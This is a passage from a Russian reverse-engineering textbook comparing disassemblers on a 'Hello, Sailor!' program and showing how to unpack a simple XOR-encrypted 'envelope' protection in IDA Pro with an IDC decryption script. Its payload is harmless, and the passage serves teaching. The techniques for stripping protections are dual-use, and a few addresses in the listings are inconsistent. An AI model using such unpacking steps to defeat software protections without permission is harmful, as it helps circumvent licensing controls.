:00401BCF FF35B8874000            push dword ptr [004087B8]
:00401BD5 FF35B4874000            push dword ptr [004087B4]
```

```
:00401BDB E820F4FFFF            call 00401000
:00401BE0 83C40C                add esp, 0000000C
:00401BE3 8945E4                mov dword ptr [ebp-1C], eax
:00401BE6 50                    push eax
:00401BE7 E8E6140000            call 004030D2
:00401BEC 8B45EC                mov eax, dword ptr [ebp-14]
:00401BEF 8B08                  mov ecx, dword ptr [eax]
:00401BF1 8B09                  mov ecx, dword ptr [ecx]
:00401BF3 894DE0                mov dword ptr [ebp-20], ecx
:00401BF6 50                    push eax
:00401BF7 51                    push ecx
:00401BF8 E8AA150000            call 004031A7
:00401BFD 59                    pop ecx
:00401BFE 59                    pop ecx
:00401BFF C3                    ret
```

Иначе выглядит результат работы IDA, умеющей распознавать библиотечные функции по их сигнатурам (приблизительно по такому же алгоритму работает множество антивирусов). Поэтому способности дизассемблера тесно связаны с его версией и полнотой комплекта поставки — далеко не все версии IDA Pro в состоянии работать с программами, сгенерированными современными компиляторами (перечень поддерживаемых компиляторов можно найти в файле на компакт-диске) (листинг 2.62).

Листинг 2.62. Стартовый код программы first.exe, полученный дизассемблером IDA Pro 4.01

```
00401B2C start      proc near
00401B2C
00401B2C var_20     = dword ptr -20h
00401B2C var_1C     = dword ptr -1Ch
00401B2C var_18     = dword ptr -18h
00401B2C var_14     = dword ptr -14h
00401B2C var_4      = dword ptr -4
00401B2C
00401B2C            push    ebp
00401B2D            mov     ebp, esp
00401B2F            push    0FFFFFFFFh
00401B31            push    offset stru_407170
00401B36            push    offset __except_handler3
```

```
00401B3B            mov     eax, large fs:0
00401B41            push    eax
00401B42            mov     large fs:0, esp
00401B49            sub     esp, 10h
00401B4C            push    ebx
00401B4D            push    esi
00401B4E            push    edi
00401B4F            mov     [ebp+var_18], esp
00401B52            call    ds:GetVersion
00401B58            xor     edx, edx
00401B5A            mov     dl, ah
00401B5C            mov     dword_4087B0, edx
00401B62            mov     ecx, eax
00401B64            and     ecx, 0FFh
00401B6A            mov     dword_4087AC, ecx
00401B70            shl     ecx, 8
00401B73            add     ecx, edx
00401B75            mov     dword_4087A8, ecx
00401B7B            shr     eax, 10h
00401B7E            mov     dword_4087A4, eax
00401B83            push    0
00401B85            call    __heap_init
00401B8A            pop     ecx
00401B8B            test    eax, eax
00401B8D            jnz     short loc_401B97
00401B8F            push    1Ch
00401B91            call    sub_401C30      ; _fast_error_exit
00401B96            pop     ecx
00401B97
00401B97 loc_401B97:                        ; CODE XREF: start+61↑j
00401B97            and     [ebp+var_4], 0
00401B9B            call    __ioinit
00401BA0            call    ds:GetCommandLineA
00401BA6            mov     dword_409CE4, eax
00401BAB            call    ___crtGetEnvironmentStringsA
00401BB0            mov     dword_408788, eax
00401BB5            call    __setargv
00401BBA            call    __setenvp
00401BBF            call    __cinit
```

```
00401BC4            mov     eax, dword_4087C0
00401BC9            mov     dword_4087C4, eax
00401BCE            push    eax
00401BCF            push    dword_4087B8
00401BD5            push    dword_4087B4
00401BDB            call    sub_401000
00401BE0            add     esp, 0Ch
00401BE3            mov     [ebp+var_1C], eax
00401BE6            push    eax
00401BE7            call    _exit
00401BEC ; ---------------------------------------------------
00401BEC
00401BEC loc_401BEC:              ; DATA XREF: _rdata:00407170↓o
00401BEC            mov     eax, [ebp-14h]
00401BEF            mov     ecx, [eax]
00401BF1            mov     ecx, [ecx]
00401BF3            mov     [ebp-20h], ecx
00401BF6            push    eax
00401BF7            push    ecx
00401BF8            call    __XcptFilter
00401BFD            pop     ecx
00401BFE            pop     ecx
00401BFF            retn
00401BFF start      endp ; sp = -34h
```

С приведенным примером IDA Pro успешно справляется, о чем свидетельствует строка **Using FLIRT signature: VC v2.0/4.x/5.0 runtime** в окне сообщений (рис. 2.6).

Дизассемблер сумел определить имена всех функций, вызываемых стартовым кодом, за исключением одной, расположенной по адресу `0x0401BDB`. Учитывая передачу трех аргументов и обращение к `_exit` после возращения функцией управления, можно предположить, что это `main` и есть.

Перейти по адресу `0x0401000` для изучения содержимого функции `main` можно несколькими способами: прокрутить экран с помощью стрелок управления курсором, нажать клавишу <G> и ввести требуемый адрес в появившемся окне диалога, но проще и быстрее всего воспользоваться встроенной в IDA Pro системой навигации. Если установить курсор в границах имени, константы или выражения и нажать <Enter>, IDA автоматически перейдет на требуемый адрес.



Рис. 2.6. Загрузка библиотеки сигнатур

В данном случае требуется подвести курсор к строке `sub_401000` (аргументу команды `call`) и нажать <Enter>, и если все сделано правильно, экран дизассемблера будет выглядеть следующим образом (листинг 2.63).

Листинг 2.63. Строковая переменная, распознанная дизассемблером

```
00401000 ; -------------- S U B R O U T I N E ----------------------
00401000
00401000 ; Attributes: bp-based frame
00401000
00401000 sub_401000 proc near               ; CODE XREF: start+AF↓p
00401000            push   ebp
00401001            mov    ebp, esp
00401003            push   offset aHelloSailor ; "Hello, Sailor!\n"
00401008            mov    ecx, offset dword_408748
0040100D            call ??6ostream@@QAEAAV0@PBD@Z
                                        ; ostream::operator<<(char const *)
00401012            pop     ebp
00401013            retn
00401013 sub_401000 endp
```

Дизассемблер сумел распознать строковую переменную и дал ей осмысленное имя `aHelloSailor`, а в комментарии, расположенном справа, для наглядности привел оригинальное содержимое `"Hello, Sailor!\n"`. Если поместить курсор в границы имени `aHelloSailor` и нажать <Enter>, IDA автоматически перейдет к требуемой строке:

```
00408040 aHelloSailor    db 'Hello, Sailor!',0Ah,0 ; DATA XREF:
                         sub_401000+3↑o
```

Выражение `DATA XREF: sub_401000+3↑o` называется перекрестной ссылкой и свидетельствует о том, что в третьей строке процедуры `sub_401000` произошло обращение к текущему адресу по его смещению (`o`, от offset), а стрелка, направленная вверх, указывает на относительное расположение источника перекрестной ссылки.

Если в границы выражения `sub_401000+3` подвести курсор и нажать <Enter>, IDA Pro перейдет к следующей строке:

```
00401003         push   offset aHelloSailor ; "Hello, Sailor!\n"
```

Нажатие клавиши <Esc> отменяет предыдущее перемещение, возвращая курсор в исходную позицию. (Аналогично команде **Back** в web-браузере.) Смещение строки `Hello, Sailor!\n`, передается процедуре `??6ostream@@QAEAAV0@PBD@Z`, представляющей собой оператор `<<` языка C++. Странное имя объясняется ограничениями, наложенными на символы в именах библиотечных функций. Поэтому компиляторы автоматически преобразуют такие имена в абракадабру, пригодную для работы с линкером, и многие начинающие программисты даже не догадываются об этой скрытой "кухне".

Для облегчения анализа текста IDA Pro в комментариях отображает "правильные" имена, но существует возможность заставить ее везде показывать незамангленные имена. Для этого необходимо в меню **Options** выбрать пункт **Demangled names** и в появившемся окне диалога переместить переключатель на **Names**, после этого вызов оператора "<<" станет выглядеть так:

```
0040100D         call    ostream::operator<<(char const *)
```

На этом анализ приложения first.cpp можно считать завершенным. Для полноты картины остается переименовать функцию `sub_401000` в `main`. Для этого необходимо подвести курсор к строке `0x0401000` (началу функции) и нажать клавишу <N>, в появившемся диалоге ввести **main**. Конечный результат должен выглядеть так (листинг 2.64).

Листинг 2.64. Конечный результат дизассемблирования IDA Pro

```
00401000 ; --------------- S U B R O U T I N E -------------------------
00401000
00401000 ; Attributes: bp-based frame
```

```
00401000
00401000 main          proc near              ; CODE XREF: start+AF↓p
00401000               push    ebp
00401001               mov     ebp, esp
00401003               push    offset aHelloSailor ; "Hello, Sailor!\n"
00401008               mov     ecx, offset dword_408748
0040100D               call    ostream::operator<<(char const *)
00401012               pop     ebp
00401013               retn
00401013 main          endp
```

Для сравнения: результат работы W32Dasm выглядит следующим образом (в листинге 2.65 приводится лишь содержимое функции `main`).

Листинг 2.65. Конечный результат дизассемблирования SOURCER

```
:00401000 55                    push ebp
:00401001 8BEC                  mov ebp, esp

Possible StringData Ref from Data Obj ->"Hello, Sailor!"
|
:00401003 6840804000            push 00408040
:00401008 B948874000            mov ecx, 00408748
:0040100D E8AB000000            call 004010BD
:00401012 5D                    pop ebp
:00401013 C3                    ret
```

Другое важное преимущество IDA — способность дизассемблировать зашифрованные программы. В демонстрационном примере `??? "/SRC/Crypt.com"` использовалась статическая шифровка, часто встречающаяся в "конвертных" защитах. Этот простой прием полностью "ослепляет" большинство дизассемблеров. Например, результат обработки файла Crypt.com SOURCER выглядит так (листинг 2.66).

Листинг 2.66. Дизассемблирование файла crypt.com SOURCER

```
Crypt                proc   far

7E5B:0100                   start:
7E5B:0100  83 C6 06  add    si,6
```

```
7E5B:0103  FF E6            jmp    si            ;*
                                                 ;*No entry point to code
7E5B:0105  B9 14BE          mov    cx,14BEh
7E5B:0108  01 AD 5691 add   ds:data_1e[di],bp    ; (7E5B:5691=0)
7E5B:010C  80 34 66  xor    byte ptr [si],66h    ; 'f'
7E5B:010F  46        inc    si
7E5B:0110  E2 FA            loop   $-4           ; Loop if cx > 0

7E5B:0112  FF E6            jmp    si            ;*
                                                 ;* No entry point to
code
7E5B:114 18 00       sbb    [bx+si],al
7E5B:116 D2 6F DC           shr    byte ptr [bx-24h],cl
                                                       ; Shift w/zeros fill
7E5B:119 6E 67 AB 47 A5 2E  db 6Eh, 67h,0ABh, 47h,0A5h, 2Eh
7E5B:11F 03 0A 0A 09 4A 35  db 03h, 0Ah, 0Ah, 09h, 4Ah, 35h
7E5B:125 07 0F 0A 09 14 47  db 07h, 0Fh, 0Ah, 09h, 14h, 47h
7E5B:12B 6B 6C 42 E8 00 00  db 6Bh, 6Ch, 42h, E8h, 00h, 00h
7E5B:131 59 5E BF 00 01 57  db 59h, 5Eh, BFh, 00h, 01h, 57h
7E5B:137 2B CE F3 A4 C3     db 2Bh, CEh, F3h, A4h, C3h

Crypt                endp
```

SOURCER половину кода вообще не смог дизассемблировать, оставив ее в виде дампа, а другую половину дизассемблировал неправильно! Команда

```
jmp    si
```

в строке `0x103` осуществляет переход по адресу `0x106` (значение регистра `si` после загрузки com-файла равно `0x100`, поэтому после команды

```
add    si,6
```

регистр `si` равен `0x106`). Но следующая за `jmp` команда расположена по адресу `0x105`! В исходном тексте в это место вставлен байт-пустышка, сбивающий дизассемблер с толку (листинг 2.67).

Листинг 2.67. SOURCER споткнулся

```
Start:
       ADD    SI,6
       JMP    SI
       DB     0B9h          ;
       LEA    SI,_end       ; На начало зашифрованного фрагмента
```

SOURCER не обладает способностью предсказывать регистровые переходы и, встретив команду `JMP, SI` продолжает дизассемблирование, молчаливо предполагая, что команды последовательно расположены вплотную друг к другу. Существует возможность создать файл определений, указывающий, что по адресу `0x105` расположен байт данных, но подобное взаимодействие с пользователем очень неудобно.

Напротив, IDA изначально проектировалась, как дружественная к пользователю интерактивная среда. В отличие от SOURCER-подобных дизассемблеров, IDA не делает никаких молчаливых предположений, и при возникновении затруднений обращается за помощью к человеку. Поэтому, встретив регистровый переход по неизвестному адресу, она прекращает дальнейший анализ, и результат анализа файла Crypt.com выглядит так (листинг 2.68).

Листинг 2.68. IDA Pro дизассемблирует crypt.com

```
seg000:0100 start           proc near
seg000:0100                 add     si, 6
seg000:0103                 jmp     si
seg000:0103 start           endp
seg000:0103
seg000:0103 ; ---------------------------------------------------------
seg000:0105                 db 0B9h ; ¦
seg000:0106                 db 0BEh ; -
seg000:0107                 db  14h ;
seg000:0108                 db    1 ;
seg000:0109                 db 0ADh ; í
seg000:010A                 db  91h ; Ñ
```

Необходимо помочь дизассемблеру, указав адрес перехода. Начинающие пользователи в этой ситуации обычно подводят курсор к соответствующей строке и нажимают клавишу <C>, заставляя IDA дизассемблировать код с текущей позиции до конца функции. Несмотря на кажущуюся очевидность, такое решение ошибочно, ибо по-прежнему остается неизвестным, куда указывает условный переход в строке `0x103`, и откуда код, расположенный по адресу `0x106`, получает управление.

Правильное решение — добавить перекрестную ссылку, связывающую строку `0x103` со строкой `0x106`. Для этого необходимо в меню **View** выбрать пункт **Cross references** и в появившемся окне диалога заполнить поля **from** и **to** значениями **seg000:0103** и **seg000:0106** соответственно.

После этого экран дизассемблера должен выглядеть как в листинге 2.69 (в IDA версии 4.01.300 содержится ошибка, и добавление новой перекрестной ссылки не всегда приводит к автоматическому дизассемблированию).

Листинг 2.69. Дизассемблирование продолжается…

```
seg000:0100                 public start
seg000:0100 start           proc near
seg000:0100                 add     si, 6
seg000:0103                 jmp     si
seg000:0103 start           endp
seg000:0103
seg000:0103 ; ---------------------------------------------------------
seg000:0105                 db 0B9h ; ¦
seg000:0106 ; ---------------------------------------------------------
seg000:0106
seg000:0106 loc_0_106:                              ; CODE XREF:
start+3↑u
seg000:0106                 mov     si, 114h
seg000:0109                 lodsw
seg000:010A                 xchg    ax, cx
seg000:010B                 push    si
seg000:010C
seg000:010C loc_0_10C:                              ; CODE XREF:
seg000:0110↓j
seg000:010C                 xor     byte ptr [si], 66h
seg000:010F                 inc     si
seg000:0110                 loop    loc_0_10C
seg000:0112                 jmp     si
seg000:0112 ; ---------------------------------------------------------
seg000:0114                 db  18h ;
seg000:0115                 db    0 ;
seg000:0116                 db 0D2h ; T
seg000:0117                 db  6Fh ; o
```

Поскольку IDA Pro не отображает адреса-приемника перекрестной ссылки, то рекомендуется выполнить это самостоятельно. Такой прием улучшит наглядность текста и упростит навигацию. Если повести курсор к строке `0x103`, нажать клавишу <:>, введя в появившемся диалоговом окне любой

осмысленный комментарий (например, **Переход по адресу 0106**), то экран примет следующий вид:

```
seg000:0103                    jmp     si            ; Переход по адресу 0106
```

Ценность такого приема заключается в возможности быстрого перехода по адресу, на который ссылается `jmp si`: достаточно лишь подвести курсор к числу `0106` и нажать <Enter>. Важно соблюдать правильность написания — IDA Pro не распознает шестнадцатеричный формат ни в стиле Си (`0x106`), ни в стиле MASM\TASM (`0106h`).

Что представляет собой число `114h` в строке `:0x106`, константу или смещение? Чтобы узнать это, необходимо проанализировать команду — `lodsw`, поскольку ее выполнение приводит к загрузке в регистр `AX` слова, расположенного по адресу `DS:SI`, очевидно, в регистр `si` заносится смещение.

```
seg000:0106                    mov     si, 114h
seg000:0109                    lodsw
```

Однократное нажатие клавиши <O> преобразует константу в смещение, и дизассемблируемый текст станет выглядеть так (листинг 2.70).

Листинг 2.70. Автоматическое создание нового имени

```
seg000:0106                    mov     si, offset unk_0_114
seg000:0109                    lodsw
…
seg000:0114 unk_0_114          db  18h ;          ; DATA XREF: seg000:0106↑o
seg000:0115                    db    0 ;
seg000:0116                    db 0D2h ; T
seg000:0117                    db  6Fh ; o
```

IDA Pro автоматически создала новое имя `unk_0_114`, ссылающееся на переменную неопределенного типа размером в байт, но команда `lodsw` загружает в регистр `AX` слово, поэтому необходимо перейти к строке `:0144` и дважды нажать <D>, пока экран не станет выглядеть так:

```
seg000:0114 word_0_114         dw 18h       ; DATA XREF: seg000:0106↑o
seg000:0116                    db 0D2h ; T
```

Но что именно содержится в ячейке `word_0_144`? Понять это позволит изучение следующего кода (листинг 2.71).

Листинг 2.71. Расшифровка нового имени

```
seg000:0106                    mov     si, offset word_0_114
seg000:0109                    lodsw
seg000:010A                    xchg    ax, cx
```

```
seg000:010B                 push    si
seg000:010C
seg000:010C loc_0_10C:                          ; CODE XREF: seg000:0110↓j
seg000:010C                 xor     byte ptr [si], 66h
seg000:010F                 inc     si
seg000:0110                 loop    loc_0_10C
```

В строке `:0x10A` значение регистра `AX` помещается в регистр `CX`, и затем он используется командой

```
loop    loc_0_10C
```

как счетчик цикла. Тело цикла представляет собой простейший расшифровщик: команда `xor` расшифровывает один байт, на который указывает регистр `si`, а команда `INC SI` перемещает указатель на следующий байт. Следовательно, в ячейке `word_0_144` содержится количество байтов, которые необходимо расшифровать. Подведя к ней курсор, нажатием клавиши <N> можно дать ей осмысленное имя, например, `BytesToDecrypt`.

После завершения цикла расшифровщика встречается еще один безусловный регистровый переход:

```
seg000:0112                 jmp     si
```

Чтобы узнать, куда именно он передает управление, необходимо проанализировать код и определить содержимое регистра `si`. Часто для этой цели прибегают к помощи отладчика: устанавливают точку останова в строке `0x112` и, дождавшись его "всплытия", просматривают значения регистров. Специально для этой цели IDA Pro поддерживает генерацию map-файлов, содержащих символьную информацию для отладчика. В частности, чтобы не заучивать численные значения всех "подопытных" адресов, каждому из них можно присвоить легкозапоминаемое символьное имя. Например, если подвести курсор к строке `seg000:0112`, нажать <N> и ввести

```
BreakHere,
```

отладчик сможет автоматически вычислить обратный адрес по его имени.

Для создания map-файла в меню **File** необходимо кликнуть по **Produce output file** и в развернувшемся подменю выбрать **Produce MAP file** или вместо всего этого нажать на клавиатуре "горячую" комбинацию <Shift>+<F10>. Независимо от способа вызова на экран должно появиться диалоговое окно, которое позволяет выбрать, какого рода данные будут включены в map-файл: информация о сегментах, имена, автоматически сгенерированные IDA Pro (такие как например, `loc_0_106`, `sub_0x110` и др.) и "размангленные" (т. е. приведенные в читабельный вид) имена. Содержимое полученного map-файла должно быть следующим (листинг 2.72).

Листинг 2.72. Генерация map-файла

```
Start  Stop   Length Name               Class
00100H 0013BH 0003CH seg000             CODE
Address         Publics by Value
0000:0100       start
0000:0112       BreakHere
0000:0114       BytesToDecrypt
Program entry point at 0000:0100
```

Такой формат поддерживает большинство отладчиков, в том числе и популярнейший SoftIce, в поставку которого входит утилита msym, запускаемая с указанием имени конвертируемого map-файла в командной строке. Полученный sym-файл необходимо разместить в одной директории с отлаживаемой программой, загружаемой без указания расширения, например, так:

```
WLDR Crypt.
```

В противном случае символьная информация не будет загружена!

Затем необходимо установить точку останова командой `bpx BreakHere` и покинуть отладчик командой `x`. Спустя секунду его окно вновь появится на экране, извещая о достижении процессором контрольной точки. Посмотрев на значения регистров, отображаемых по умолчанию вверху экрана, можно выяснить, что содержимое `si` равно `0x12E`.

С другой стороны, это же значение можно вычислить "в уме", не прибегая к отладчику. Команда `mov` в строке `0x106` загружает в регистр `si` смещение `0x114`, откуда командой `LODSW` считывается количество расшифровываемых байтов `0x18`, при этом содержимое `si` увеличивается на размер слова — два байта. Отсюда в момент завершения цикла расшифровки значение `si` будет равно

```
0x114+0x18+0x2 = 0x12E.
```

Вычислив адрес перехода в строке `0x112`, рекомендуется создать соответствующую перекрестную ссылку

```
from: 0x122; to: 0x12E
```

и добавить комментарий к строке `0x112`:

```
Переход по адресу 012E.
```

Создание перекрестной ссылки автоматически дизассемблирует код, начиная с адреса `seg000:012E` и до конца файла (листинг 2.73).

Листинг 2.73. Перекрестная ссылка

```
seg000:012E loc_0_12E:                  ; CODE XREF: seg000:0112u
seg000:012E                call   $+3
seg000:0131                pop    cx
seg000:0132                pop    si
seg000:0133                mov    di, 100h
seg000:0136                push   di
seg000:0137                sub    cx, si
seg000:0139                repe   movsb
seg000:013B                retn
```

Назначение команды `CALL $+3` (где `$` обозначает текущее значение регистра указателя команд `IP`) состоит в заталкивании в стек содержимого регистра `IP`, откуда впоследствии оно может быть извлечено в любой регистр общего назначения. Необходимость подобного трюка объясняется тем, что в микропроцессорах серии Intel 80x86 регистр `IP` не входит в список непосредственно адресуемых, и читать его значение могут лишь команды, изменяющие ход выполнения программы, в том числе и `call`.

Для облегчения анализа листинга можно добавить к стокам `0x12E` и `0x131` комментарий

`MOV CX, IP`,

или еще лучше — сразу вычислить и подставить непосредственное значение

`MOV CX,0x131`.

Команда `POP SI` в строке `0x132` снимает слово из стека и помещает его в регистр `SI`. Прокручивая экран дизассемблера вверх в строке `0x10B`, можно обнаружить парную ей инструкцию `PUSH SI`, заносящую в стек смещение первого расшифровываемого байта. После этого становится понятным смысл последующих команд `MOV DI, 0x100\SUB CX,SI\REPE MOVSB`.

Они перемещают начало расшифрованного фрагмента по адресу, начинающемуся со смещения `0x100`. Такая операция характерна для "конвертных" защит, накладывающихся на уже откомпилированный файл, который перед запуском должен находиться по своим "родным" адресам.

Перед началом перемещения в регистр `CX` заносится длина копируемого блока, вычисляемая путем вычитания смещения первого расшифрованного байта из смещения второй команды перемещающего кода. В действительности, истинная длина на три байта короче, и из полученного значения необходимо вычесть три. Однако такое несогласование не нарушает работоспособности, поскольку содержимое ячеек памяти, лежащих за концом расшифрованного фрагмента, не определено и может быть любым.

Пара команд `0x136:PUSH DI` и `0x13B:RETN` образуют аналог инструкции `CALL DI`:

- `PUSH`, заталкивает адрес возврата в стек;
- `RETN` извлекает его оттуда и передает управление по соответствующему адресу.

Зная значение `DI` (оно равно `0x100`), можно было бы добавить еще одну перекрестную ссылку

`from:0x13B; to:0x100`

и комментарий к строке `:0x13B`

`Переход по адресу 0x100,`

но ведь к этому моменту по указанным адресам расположен совсем другой код! Поэтому логически правильнее добавить перекрестную ссылку

`from:0x13B; to:0x116`

и комментарий

`Переход по адресу 0x116.`

Сразу же после создания новой перекрестной ссылки IDA попытается дизассемблировать зашифрованный код, в результате чего получится следующее (листинг 2.74).

Листинг 2.74. Дизассемблирование

```
seg000:0116 loc_0_116:                  ; CODE XREF: seg000:013Bu
seg000:0116                 shr         byte ptr [bx-24h], cl
seg000:0119                 outsb
seg000:011A                 stos        word ptr es:[edi]
seg000:011C                 inc         di
seg000:011D                 movsw
seg000:011E                 add         cx, cs:[bp+si]
seg000:0121                 or          cl, [bx+di]
seg000:0123                 dec         dx
seg000:0124                 xor         ax, 0F07h
seg000:0127                 or          cl, [bx+di]
seg000:0129                 adc         al, 47h
seg000:0129;————————————————————————————————————————————
seg000:012B                 db          6Bh ; k
seg000:012C                 db          6Ch ; l
seg000:012D                 db          42h ; B
seg000:012E;————————————————————————————————————————————
```

Непосредственное дизассемблирование зашифрованного кода невозможно — предварительно его необходимо расшифровать. Подавляющее большинство дизассемблеров не могут модифицировать анализируемый текст на лету, и до загрузки в дизассемблер исследуемый файл должен быть полностью расшифрован. На практике, однако, это выглядит несколько иначе: прежде чем расшифровывать, необходимо выяснить алгоритм расшифровки, проанализировав доступную часть файла. Затем выйти из дизассемблера, тем или иным способом расшифровать "секретный" фрагмент, вновь загрузить файл в дизассемблер (причем предыдущие результаты дизассемблирования окажутся утеряны) и продолжить его анализ до тех пор, пока не встретится еще один зашифрованный фрагмент, после чего описанный цикл "выход из дизассемблера — расшифровка — загрузка — анализ" повторяется вновь.

Достоинство IDA заключается в том, что она позволяет выполнить ту же задачу значительно меньшими усилиями, никуда не выходя из дизассемблера. Это достигается за счет наличия механизма виртуальной памяти, если не вдаваться в технические тонкости, упрощенно можно изобразить IDA в виде "прозрачной" виртуальной машины, оперирующей с физической памятью компьютера. Для модификации ячеек памяти необходимо знать их адрес, состоящий из пары чисел — сегмента и смещения.

Слева каждой строки указываются ее смещение и имя сегмента, например, `seg000:0116`. Узнать базовый адрес сегмента по его имени можно, открыв окно **Сегменты** и выбрав в меню **View** пункт **Segments** (рис. 2.7).

```
          [ ]                                    Program Segmentation
                                                      3 [ ]

 Name     Start     End    Align Base Type Cls  32es   ss   ds

 seg000   00000100 0000013C byte  1000 pub CODE  N FFFF FFFF 1000
                          00010100 0001013C

                                   1/1
```

Рис. 2.7. Окно **Сегменты**

Искомый адрес находится в столбце **Base** и для наглядности на приведенной копии экрана выделен жирным шрифтом. Обратиться к любой ячейке сегмента поможет конструкция `[segment:offset]`, а для чтения и модификации ячеек предусмотрены функции `Byte` и `PatchByte` соответственно. Их вызов может выглядеть, например, так:

```
a=Byte([0x1000,0x100])
```

читает ячейку, расположенную по смещению `0x100` в сегменте с базовым адресом `0x1000`;

```
PatchByte([0x1000,0x100],0x27)
```

присваивает значение `0x27` ячейке памяти, расположенной по смещению `0x100` в сегменте с базовым адресом `0x1000`. Как следует из названия функций, они манипулируют с ячейками размером в один байт.

Знания этих двух функций вполне достаточно для написания скрипта-расшифровщика при условии, что читатель знаком с языком Си. Реализация IDA-Си не полностью придерживается стандарта: в частности, IDA не позволяет разработчику задавать тип переменной и определяет его автоматически по ее первому использованию, а объявление осуществляется ключевым словом `auto`. Например,

```
auto MyVar, s0
```

объявляет две переменных: `MyVar` и `s0`.

Для создания скрипта необходимо нажать комбинацию клавиш <Shift>+<F2> или выбрать в меню **File** пункт **IDC Command** и в появившемся окне диалога (рис. 2.8) ввести исходный текст программы (листинг 2.75).



Рис. 2.8. Встроенный редактор скриптов

Листинг 2.75. Исходный текст скрипта-расшифровщика

```
auto a;
for (a=0x116;a<0x12E;a++)
      PatchByte([0x1000,a],Byte([0x1000,a])^0x66);
```

Внимание

Как было показано ранее, алгоритм расшифровщика сводится к последовательному преобразованию каждой ячейки зашифрованного фрагмента операцией `XOR 0x66`.

```
seg000:010C                 xor     byte ptr [si], 66h
seg000:010F                 inc     si
seg000:0110                 loop    loc_0_10C
```

Сам же зашифрованный фрагмент начинается с адреса `seg000:0x116` и продолжается вплоть до `seg000:0x12E`. Отсюда — цикл расшифровки на языке Си выглядит так:

```
for (a=0x116;a<0x12E;a++) PatchByte([0x1000,a],
Byte([0x1000,a])^0x66);
```

В зависимости от версии IDA для выполнения скрипта необходимо нажать либо <Enter> (версия 3.8*x* и старше), либо <Ctrl>+<Enter> (в более ранних версиях). Если все сделано правильно, после выполнения скрипта экран дизассемблера должен выглядеть как в листинге 2.76.

Листинг 2.76. Результат работы расшифровщика

```
seg000:0116 loc_0_116:                      ; CODE XREF: seg000:013Bu
seg000:0116             mov     ah, 9
seg000:0118             mov     dx, 108h
seg000:011B             int     21h         ; DOS — PRINT STRING
seg000:011B
                ; DS:DX -> string terminated by "$"
seg000:011D             retn
seg000:011D ; ———————————————————————————————————————————————————
seg000:011E             db  48h ; H
seg000:011F             db  65h ; e
seg000:0120             db  6Ch ; l
seg000:0121             db  6Ch ; l
seg000:0122             db  6Fh ; o
```

```
seg000:0123                db  2Ch ; ,
seg000:0124                db  53h ; S
seg000:0125                db  61h ; a
seg000:0126                db  69h ; i
seg000:0127                db  6Ch ; l
seg000:0128                db  6Fh ; o
seg000:0129                db  72h ; r
seg000:012A                db  21h ; !
seg000:012B                db  0Dh ;
seg000:012C                db  0Ah ;
seg000:012D                db  24h ; $
seg000:012E ; ---------------------------------------------------------------
```

Возможные ошибки: несоблюдение регистра символов (IDA к этому чувствительна), синтаксические ошибки, базовый адрес вашего сегмента отличается от `0x1000` (еще раз вызовите окно **Сегменты**, чтобы узнать его значение). В противном случае необходимо подвести курсор к строке `seg000:0116`, нажать клавишу <U> для удаления результатов предыдущего дизассемблирования зашифрованного фрагмента и затем клавишу <C> для повторного дизассемблирования расшифрованного кода.

Цепочку символов, начиная с адреса `seg000:011E`, можно преобразовать в удобочитаемый вид, подведя к ней курсор и нажав клавишу <A>. Теперь экран дизассемблера будет выглядеть как в листинге 2.77.

Листинг 2.77. Создание ASCII-строки

```
seg000:0116 loc_0_116:                  ; CODE XREF: seg000:013Bu
seg000:0116             mov     ah, 9
seg000:0118             mov     dx, 108h
seg000:011B             int     21h     ; DOS - PRINT STRING
